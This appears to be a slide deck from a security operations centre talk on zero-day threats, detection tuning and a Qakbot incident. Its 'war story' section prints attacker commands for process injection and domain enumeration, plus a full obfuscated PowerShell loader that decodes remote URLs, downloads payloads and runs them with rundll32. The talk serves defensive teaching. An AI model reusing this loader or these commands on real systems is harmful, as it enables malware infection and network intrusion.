




Cyberdefense

# Countdown from Zero Day

## Unveiling War Stories from the CyberSOC

**Terje Øvreberg**, CSOC Manager, Orange Cyberdefense

**Nils Holten**, Lead Security Analyst CSOC, Orange Cyberdefense



# Nice to meet you!

We are the leading security services provider, supporting your business globally.

**€977M**  
turnover  
in 2022.



**Over 3,000**  
multi-skilled  
cybersecurity  
experts.



**+8,700**  
customers  
worldwide,  
best in class in  
all verticals.



**Leader** European  
Managed Security  
Services.



**500+**  
sources  
continuously feed  
into our threat  
intelligence  
datalake.

**Leader in the  
2022 MSSP  
Europe Wave**




**24/7/365**  
continuous  
monitoring of  
security  
systems  
worldwide.

The only representative vendor in  
the Market Guides for Managed  
Detection & Response, Managed  
Security Services, Incident  
Response & Digital Forensics  
& Threat Intelligence **Gartner**




# We speak your language




# Zero-day


Zero-day threats are cyber attacks that occur before a vulnerability within software has been fixed.

- $t_i$  Vulnerability introduced
- $t_d$  Vulnerability discovered
- $t_e$  Exploit developed
- $t_a$  Attack based on exploit
- $t_v$  Vendor aware of vulnerability
- $t_p$  Patch available
- $t_0$  Vulnerability made public
- $t_\infty$  Vulnerability patch everywhere





 **mobileiron**

Search 

## About MobileIron Core

MobileIron Core is a mobile management software engine that enables IT to set policies for mobile devices, applications, and content. This product enables Mobile Device Management, Mobile Application Management, and Mobile Content Management capabilities.



 Departementenes sikkerhets- og serviceorganisasjon 

DSS – Sammen for fellesskapet

## About Norwegian Government Security and Service Organisation

We are a Norwegian Government Agency located in the centre of Oslo. We have approximately 700 employees and an annual

An aerial night view of a city, likely New York City, with glowing digital network lines and nodes overlaid on the image, suggesting a cyber security theme. The lines connect various points across the city, with some nodes highlighted in bright yellow and orange. The city lights are visible in the background, and the sky is dark with some clouds.

1

**Anticipate** the latest cyber threats and prevent digital risk

2

**Identify** your risks and prepare your security strategy

3

**Protect** your organization with the right technology and expertise

4

**Detect** cyber attacks through analysis of alerts and behavior anomalies

5

**Respond** to cyber attacks with proper containment and remediation plans

# How to detect a zero-day?

## Signature



What does it look like?

## Behaviour



What does it do?



**It is about  
knowing  
what to  
look for...**

**...and where  
to look.**






# Zero-days are...

- **Hard to find**
- **Valuable**



Lies in wait...



# Tuning

## Complex networks

Lots of technology + wide variety of users.

## Remove the noise

Continuously monitor and modify detection rules and tools to filter out false positives.

## Communicate with customer

The customer knows the network best. Help us help you better.

## Alert fatigue

An analyst constantly moving from one alert to the next leads to reduced energy and motivation.




# Whats next?

Zero-days exploits are rare and valuable  
resourceful attackers?

Race to patch and exploit  
expect more attacks

Detection rules and hunting procedures  
distributed to our CSOCs  
Zero trust



<https://www.wired.com/story/untold-history-americas-zero-day-market/>

# War story

## ■ Suspected C2 communication

- WScript.exe .\document\_P928\_Oct\_3.js
- Encoded PowerShell command

## ■ Process injection

- rundll32.exe C:\ProgramData\Unliver.unposse:
- rundll32.exe injected code into explorer.exe


## ■ Lateral movement

- cmd.exe /C net group "Domain Controllers" /c
- net group "Domain Admins" /domain

```
$canteenUpdates = 286;$unexpectedWord = "codingReplacements";$StoreTitle =  
"aB0AHQAcAA6AC8ALwBpAG4AYwBhAHUAdABpAG8AdQBzAG4AZQBzAHMAUgBhAHYAZQBzAGgAbwBvAGQALg  
BiAGwAdQBIAA==ppxaB0AHQAcAA6AC8ALwBwAG8AbAB5AGIAbwByAGkAbgBhAGUARQB4AHAAdQByAGcAYQ  
B0AG8AcgBzAC4AbgByAHcAppxaB0AHQAcABzADoALwAvAFYAYQBnAGkAZQBzAHQAUAAB1AG4AZABhAG4AdA  
BsAGkAawB1AC4AeAB5AHoAppxaB0AHQAcABzADoALwAvAFYAYQB1AGQAZQBzAGkAbAB5AGkAYQBzAE0AaQ  
BjAHIAbwBzAG8AcgB1AHgALgB2AGkAbAB5AGEAcwA=";Start-Sleep -Seconds 9;$DissolvedItem  
= "aB0AHQAcAA6AC8ALwAyADIAMwAuADIAMwA3AC4AMgAzADkALgA5ADAA";$travelNumbers = 262;  
$ThreadWordReplacement = "ReplacedItem";$shineItemStore =  
"aB0AHQAcAA6AC8ALwA5ADEALgAxADkAMwAuADQAMwAuADEAMQA5AC8AdABOAGYALwBKAHEASQBqAEIATQ  
BJAFMAPMyaAB0AHQAcAA6AC8ALwA3ADcALgA5ADEALgA4ADYALgAxADIAMgAvAFYAbABwAFQALwBrAEIASA  
BUAGUAdwB2ADMASABEADgA";foreach ($constantRename in $shineItemStore -split "PMY")  
{ $dataCheckItem = "dataChecker";$TalkReplacement = 889;try { $itemChecker =  
"itemPurse";$flowerChecker = [System.Text.Encoding]::Unicode.GetString([System.  
Convert]::FromBase64String($constantRename));iwr $flowerChecker -O  
C:\ProgramData\StoreList.renamedDataItem;$fishData = 687;$windItem = "windChecker";  
if ((Get-Item -Path C:\ProgramData\StoreList.renamedDataItem).Length -ge 144709)  
{ powershell -encodedcommand  
"cwB0AGEAcgB0ACAAcgb1AG4AZABsAGwAMwAyACAAQwA6AFwAUABYAG8AZwByAGEAbQBEGAGEAdABhAFwAUw  
B0AG8AcgB1AEwAaQBzAHQALgByAGUAbgBhAG1AZQBkAEQAYQB0AGEASQBzAGUAbQBPpAHQAZQAsAHAACgBpA  
G4AdAA7AFYAdQB1AEoAUwA=";$dataItemName = "uncinariaticFish";break;VueJS;};  
catch { $dataLogic = "dataTick";$MountainCheck = 501;}};$dataUpdate =  
"storeCounters";$dataCounter = 145;
```



# Qakbot



<https://www.zscaler.com/blogs/security-research/hibernating-qakbot-comprehensive-study-and-depth-campaign-analysis>





# Cyberdefense

**Build a safer digital society**